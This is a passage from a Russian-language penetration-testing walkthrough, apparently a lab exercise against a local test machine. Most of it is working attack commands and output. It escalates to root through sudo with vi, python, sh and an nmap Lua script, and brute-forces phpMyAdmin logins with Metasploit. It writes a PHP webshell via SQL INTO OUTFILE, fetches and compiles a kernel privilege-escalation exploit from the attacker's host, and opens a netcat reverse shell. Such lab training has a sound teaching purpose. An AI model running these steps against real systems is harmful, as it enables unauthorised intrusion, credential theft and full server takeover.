Начнем эксплуатацию уязвимости с запуска текстового редактора:

`sudo vi`

В редакторе напишем следующее: **`:!whoami`**

Команда запущена от имени администратора. Когда откроется новое окно напишем следующее:

`:!cat /home/server/Important.txt`

```
test@server:/$ sudo vi
root
Press ENTER or type command to continue
Important Information!
Press ENTER or type command to continue
[1]+  Stopped                  sudo vi
```

Таким образом, смогли прочитать файл, который может читать только пользователь с правами администратора.

3.4. Эскалация привилегий через Python.

Запустим команду **`whoami`**, используя модуль языка Python под названием os. Прочитаем секретный файл.

`sudo python3 -c 'import os;os.system("whoami")'`

`sudo python3 -c 'import os;os.system("cat /home/server/Important.txt ")'`

```
test@server:/$ sudo python3 -c 'import os;os.system("whoami")'
root
test@server:/$ sudo python3 -c 'import os;os.system("cat /home/server/Important.txt ")'
Important Information!
```

Таким образом, смогли прочитать файл, который может читать только пользователь с правами администратора.

3.5. Эскалация привилегий через Sh.

Запустим Sh и введем команду **whoami** и прочитаем секретный файл.

Sudo sh

whoami

cat /home/server/Important.txt

```
test@server:/$ sudo sh
# whoami
root
# cat /home/server/Important.txt
Important Information!
# exit
```

3.6. Эскалация привилегий через Nmap.

Запустим **nmap** в интерактивном режиме.

sudo nmap —interactive

Создадим временный файл TF с именем, сгенерированным функцией mktemp, в него запишем однострочный скрипт на Lua, который вызывает исполнение оболочки /bin/sh с помощью функции os.execute, а затем передает этот временный файл в качестве аргумента для выполнения команды nmap с использованием опции — script.

TF=\$(mktemp)

echo 'os.execute("/bin/sh")' > \$TF

sudo nmap —script=\$TF

```
test@server:/$ TF=$(mktemp)
test@server:/$ echo 'os.execute("/bin/sh")' > $TF
test@server:/$ sudo nmap --script=$TF

Starting Nmap 6.40 ( http://nmap.org ) at 2023-12-25 01:39 +05
NSE: Warning: Loading '/tmp/tmp.DgDiyFwI58' -- the recommended file extension is '.nse'.
```

Теперь, когда утилита **nmap** запущена прочитаем секретный файл.

```
# cat /home/server/Important.txt
Important Information!
```


Эксплуатация уязвимостей в веб-приложении phpMyAdmin.

4.1. Ищем phpMyAdmin.

Определим, установлено ли уязвимое веб-приложение на сервере атакуемой машины.

nmap -sV 192.168.0.103

```
(root@kali)~[/home/user]
# nmap -sV 192.168.0.103
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-27 20:50 MSK
Nmap scan report for 192.168.0.103
Host is up (0.010s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
25/tcp    open  smtp         JAMES smtpd 2.3.2
80/tcp    open  http         Apache httpd 2.4.7 ((Ubuntu))
110/tcp   open  pop3         JAMES pop3d 2.3.2
111/tcp   open  rpcbind      2-4 (RPC #100000)
119/tcp   open  nntp         JAMES nntpd (posting ok)
873/tcp   open  rsync        (protocol version 31)
2049/tcp  open  nfs          2-4 (RPC #100003)
4848/tcp  open  tcpwrapped
MAC Address: A4:DB:30:9E:E9:8E (Liteon Technology)
Service Info: Host: server; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.61 seconds
```

Nmap определил несколько сервисов, запущенных на атакуемой машине. Среди них есть сервис Apache httpd 2.4.52, запущенный на порте 80.

Также просканируем машину утилитой **nikto**, которая позволяет определить наличие на веб-сервере небезопасных файлов, программ и конфигураций.


nikto -h 192.168.0.103

```
+ Server: Apache/2.4.7 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/
Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the
site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerab
ilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /: Server may leak inodes via ETags, header found with file /, inode: 2cf6, size: 5f7b7b8ed9652, mtime: gzip.
See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file n
ames. The following alternatives for 'index' were found: index.html. See: http://www.wisec.it/sectou.php?id=4698
ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x
branch.
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS .
+ /phpmyadmin/changelog.php: Retrieved x-powered-by header: PHP/5.5.9-1ubuntu4.29.
+ /phpmyadmin/changelog.php: Uncommon header 'x-ob_mode' found, with contents: 0.
+ /info.php: Output from the phpinfo() function was found.
+ /info.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system info
rmation. See: CWE-552
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsread
me/
+ /info.php?file=http://blog.cirt.net/rfiinc.txt: Remote File Inclusion (RFI) from RSnake's RFI list. See: https
://gist.github.com/mubix/5d269c686584875015a2
+ /phpmyadmin/: phpMyAdmin directory found.
+ 8255 requests: 0 error(s) and 14 item(s) reported on remote host
+ End Time: 2023-12-27 20:53:34 (GMT3) (93 seconds)

+ 1 host(s) tested
```

На сервере были найдены файлы phpMyAdmin, значит это веб-приложение установлено на сервере. Перейдем по следующей ссылке и убедимся, что страница существует и успешно открывается:

<http://192.168.31.248/phpmyadmin>



4.2. Проникновение.

Воспользуемся поиском по базе данных **Metasploit** по ключевому слову **phpmyadmin**, чтобы найти возможные эксплойты.

msfconsole

search phpadmin

```
msf6 > search phpmyadmin

Matching Modules
=====
#  Name                                     Disclosure Date  Rank      Check  Description
-  -                                     -              -      -      -
0  exploit/unix/webapp/phpmyadmin_config    2009-03-24      excellent No      PhpMyAdmin Config
File Code Injection
1  auxiliary/scanner/http/phpmyadmin_login  normal          No      PhpMyAdmin Login
Scanner
2  post/linux/gather/phpmyadmin_credsteal   normal          No      Phpmyadmin creden
tials stealer
3  auxiliary/admin/http/telpho10_credentia 2016-09-02      normal   No      Telpho10 Backup C
redentials Dumper
4  exploit/multi/http/zpanel_information_d 2014-01-30      excellent No      Zpanel Remote Una
uthenticated RCE
5  exploit/multi/http/phpmyadmin_3522_bac 2012-09-25      normal   No      phpMyAdmin 3.5.2.
2 server_sync.php Backdoor
6  exploit/multi/http/phpmyadmin_lfi_rce   2018-06-19      good     Yes     phpMyAdmin Authen
ticated Remote Code Execution
7  exploit/multi/http/phpmyadmin_null_termination_exec 2016-06-23      excellent Yes     phpMyAdmin Authen
ticated Remote Code Execution
8  exploit/multi/http/phpmyadmin_preg_repl 2013-04-25      excellent Yes     phpMyAdmin Authen
ticated Remote Code Execution via preg_replace()

Interact with a module by name or index. For example info 8, use 8 or use exploit/multi/http/phpmyadmin_preg_repl
ace
```

Выберем эксплойт 1 и посмотрим параметры для настройки.

use auxiliary/scanner/http/phpMyAdmin_login

show options

```
Module options (auxiliary/scanner/http/phpmyadmin_login):
```

Name	Current Setting	Required	Description
ANONYMOUS_LOGIN	false	yes	Attempt to login with a blank username and password
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
PASSWORD		no	The password to PhpMyAdmin
PASS_FILE		no	File containing passwords, one per line
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
TARGETURI	/index.php	yes	The path to PhpMyAdmin
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME	root	yes	The username to PhpMyAdmin
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE		no	File containing usernames, one per line
VERBOSE	true	yes	Whether to print output for all attempts
VHOST		no	HTTP server virtual host

View the full module info with the `info`, or `info -d` command.

Скачиваем logins&passwords словари из репозитория <https://github.com/danielmiessler/SecLists/> и сохраняем их в папку на рабочем столе.

Далее вернемся в терминал с открытым **msfconsole**, и, укажем следующие настройки для эксплойта:

set rhosts 192.168.0.103

set targeturi /phpmyadmin/index.php

set user_file /home/user/Desktop/Files/top-usernames-shortlist.txt

set pass_file /home/user/Desktop/Files/darkweb2017-top100.txt

```
msf6 auxiliary(scanner/http/phpmyadmin_login) > set rhosts 192.168.0.103
rhosts => 192.168.0.103
msf6 auxiliary(scanner/http/phpmyadmin_login) > set targeturi /phpmyadmin/index.php
targeturi => /phpmyadmin/index.php
msf6 auxiliary(scanner/http/phpmyadmin_login) > set user_file /home/user/Desktop/Files/top-usernames-shortlist.txt
user_file => /home/user/Desktop/Files/top-usernames-shortlist.txt
msf6 auxiliary(scanner/http/phpmyadmin_login) > set pass_file /home/user/Desktop/Files/darkweb2017-top100.txt
pass_file => /home/user/Desktop/Files/darkweb2017-top100.txt
msf6 auxiliary(scanner/http/phpmyadmin_login) > █
```

Запустим эксплойт командой **run**.

По итогу программа методом Брутфорса подобрала логин – admin и пароль – password. Введя эти данные, мы можем успешно зайти на сайт с правами администратора.

4.3. WebShell.

Нажмем кнопку «SQL», чтобы открыть окно запроса. Затем выполним запрос ниже, чтобы загрузить пользовательский PHP webshell, который можно использовать для выполнения команд в операционной системе от имени учетной записи службы Apache.

Следующий код представляет собой SQL-запрос, который вставляет определенный HTML/PHP код в файл с именем "cmd.php", расположенный в директории "/var/www/phpmyadmin/". Код создает HTML-форму, содержащую поле ввода текста и кнопку "Execute". Когда пользователь вводит команду в поле и нажимает кнопку, функция "system" в PHP запускает введенную команду в командной строке сервера, и вывод результата команды отображается на странице в теге "pre".

SELECT

"<HTML><BODY><FORM

METHOD=\"GET\"

NAME=\"myform\"

ACTION=\"\"><INPUT

TYPE=\"text\"

NAME=\"cmd\"><INPUT

TYPE=\"submit\"

VALUE=\"Execute\"></FORM><pre><?php

if(\$_GET['cmd'])


{system(\$_GET['cmd']);}

?>

</pre></BODY></HTML>\"

INTO OUTFILE '/var/www/phpmyadmin/cmd.php'


Данный код создаст webshell на сервере, который мы сможем использовать для выполнения команд на сервере без необходимости аутентификации.



Теперь откроем этот файл. Для этого перейдем по пути, на который мы загрузили файл через SQL-запрос, в нашем случае это: <http://192.168.0.103/phpmyadmin/cmd.php>.

И проверим работоспособность Webshell, введя следующую команду, заодно узнаем права доступа, с помощью которых выполняется phpMyAdmin.


Whoami



4.4. Эскалация привилегий.

Найдем на атакуемой машине директорию, которая имеет права доступа 777 (все пользователи могут выполнять любые действия с этими директориями).


find / -maxdepth 3 -type d -perm -777 2>/dev/null



Папка /scripts обладает правами 777. Это значит, что в этой папке все пользователи могут читать файлы, запускать их и записывать.

Получим подробную информацию о атакуемой операционной системе, включая ее версию, номер версии, описание и архитектуру процессора.

uname -a; lsb_release -a



Найдём уязвимости к определенной нами версии операционной системы. Для этого воспользуемся утилитой **searchsploit**.

Обновим базу данных **searchsploit**. Найдём в базе эксплойты по ключевым словам: ubuntu 14.04

searchsploit -u

searchsploit ubuntu 14.04

```
(root@kali)-[/home/user]
# searchsploit ubuntu 14.04

Exploit Title | Path
-----|-----
Apport (Ubuntu 14.04/14.10/15.04) - Race Condition Privilege Escalation | linux/local/37088.c
Apport 2.14.1 (Ubuntu 14.04.2) - Local Privilege Escalation | linux/local/36782.sh
Apport 2.x (Ubuntu Desktop 12.10 < 16.04) - Local Code Execution | linux/local/40937.txt
Linux Kernel (Debian 7.7/8.5/9.0 / Ubuntu 14.04.2/16.04.2/17.04 / Fedora 22/ | linux_x86-64/local/42275.c
Linux Kernel (Debian 9/10 / Ubuntu 14.04.5/16.04.2/17.04 / Fedora 23/24/25) | linux_x86/local/42276.c
Linux Kernel (Ubuntu 14.04.3) - 'perf_event_open()' Can Race with execve() ( | linux/local/39771.txt
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Lo | linux/local/37292.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Lo | linux/local/37293.txt
Linux Kernel 3.x (Ubuntu 14.04 / Mint 17.3 / Fedora 22) - Double-free usb-mi | linux/local/41999.txt
Linux Kernel 4.3.3 (Ubuntu 14.04/15.10) - 'overlayfs' Local Privilege Escala | linux/local/39166.c
Linux Kernel 4.4.0 (Ubuntu 14.04/16.04 x86-64) - 'AF_PACKET' Race Condition | linux_x86-64/local/40871.c
Linux Kernel 4.4.0-21 < 4.4.0-51 (Ubuntu 14.04/16.04 x64) - 'AF_PACKET' Race | windows_x86-64/local/47170.c
Linux Kernel < 4.4.0-83 / < 4.8.0-58 (Ubuntu 14.04/16.04) - Local Privilege | linux/local/43418.c
Linux Kernel < 4.4.0 / < 4.8.0 (Ubuntu 14.04/16.04 / Linux Mint 17/18 / Zorin | linux/local/47169.c
NetKit FTP Client (Ubuntu 14.04) - Crash/Denial of Service (PoC) | linux/dos/37777.txt
Ubuntu 14.04/15.10 - User Namespace Overlayfs Xattr SetGID Privilege Escalat | linux/local/41762.txt
Ubuntu < 15.10 - PT Chown Arbitrary PTs Access Via User Namespace Privilege | linux/local/41760.txt
usb-creator 0.2.x (Ubuntu 12.04/14.04/14.10) - Local Privilege Escalation | linux/local/36820.txt
WebKitGTK 2.1.2 (Ubuntu 14.04) - Heap based Buffer Overflow | linux/local/44204.md

Shellcodes: No Results
Papers: No Results
```

Остановимся на Local Privilege Escalation (XASLR NetKit FTP Client) и посмотрим более полную информацию по этому эксплойту.

searchsploit -p 47169

```
(root@kali)-[/home/user]
# searchsploit -p 47169
Exploit: Linux Kernel < 4.4.0 / < 4.8.0 (Ubuntu 14.04/16.04 / Linux Mint 17/18 / Zorin) - Local Privilege Escalation (KASLR / SMEP)
URL: https://www.exploit-db.com/exploits/47169
Path: /usr/share/exploitdb/exploits/linux/local/47169.c
Codes: CVE-2017-1000112
Verified: False
File Type: C source, ASCII text
```

Скопируем файл 47169.c в папку. Затем перейдем в эту папку и запустим простой HTTP-сервер на локальном компьютере.

cp /usr/share/exploitdb/exploits/linux/local/47169.c /home/user/Desktop/Files

cd /home/user/Desktop/Files

python3 -m http.server

```
(root@kali)-[/home/user]
# cd Desktop/Files


(root@kali)-[/home/user/Desktop/Files]
# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```


В Webshell впишем следующее. Этот код загрузит файл и сохранит его в директорию /scripts.

`cd /scripts; wget http://192.168.0.107:8000/47169.c`

Проверим, что файл был успешно загружен на сервер.

`cd /scripts; ls`




```
192.168.0.103/phpmyadmin/cmd.php?cmd=cd+%2Fscripts%3B+ls
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
cd /scripts; ls Execute
47169.c
47169.c.1
hack
rootcron.sh
rootcron.sh~
```



```
(root@kali)-[/home/user/Desktop/Files]
# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.0.103 - - [28/Dec/2023 12:47:46] "GET /47169.c HTTP/1.1" 200 -
```

Проверим работоспособность эксплойта, запустив его на атакуемой машине, предварительно его скомпилировав, используя компилятор gcc, а затем предоставим исполняемому файлу права 777.


`cd /scripts; gcc 47169.c -o hack; chmod 777 hack; ./hack`



```
192.168.0.103/phpmyadmin/cmd.php?cmd=cd+%2Fscripts%3B+gcc+47169
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
hack; chmod 777 hack; ./hack Execute
[.] starting
[.] checking kernel version
[.] kernel version '4.8.0-58-generic' detected
[~] done, version looks good
[.] checking SMEP and SMAP
[~] done, looks good
[.] setting up namespace sandbox
[~] done, namespace sandbox set up
[.] KASLR bypass enabled, getting kernel addr
[.] trying /proc/kallsyms...
[.] trying /boot/System.map-4.8.0-58-generic...
[~] open/read(/boot/System.map-4.8.0-58-generic)
[.] trying syslog...
[~] done, kernel addr: ffffffff94600000
[.] commit_creds: ffffffff946a5d20
[.] prepare_kernel_cred: ffffffff946a6110
[.] SMEP bypass enabled, mmaping fake stack
[~] done, fake stack mmaped
[.] executing payload ffffffff94617c55
[~] done, should be root now
[.] checking if we got root
[+] got root ^_^
```

Запустим инструмент netcat в режиме прослушивания порта и будем ожидать входящих соединений.


`nc -lvp 8888`



```
(root@kali)-[/home/user/Desktop/Files]
# nc -lvp 8888
listening on [any] 8888 ...
```

Откроем обратное соединение с атакующей машину и запустим командную оболочку `/bin/sh` на атакуемой машине.

`nc -e /bin/sh 192.168.0.107 8888`

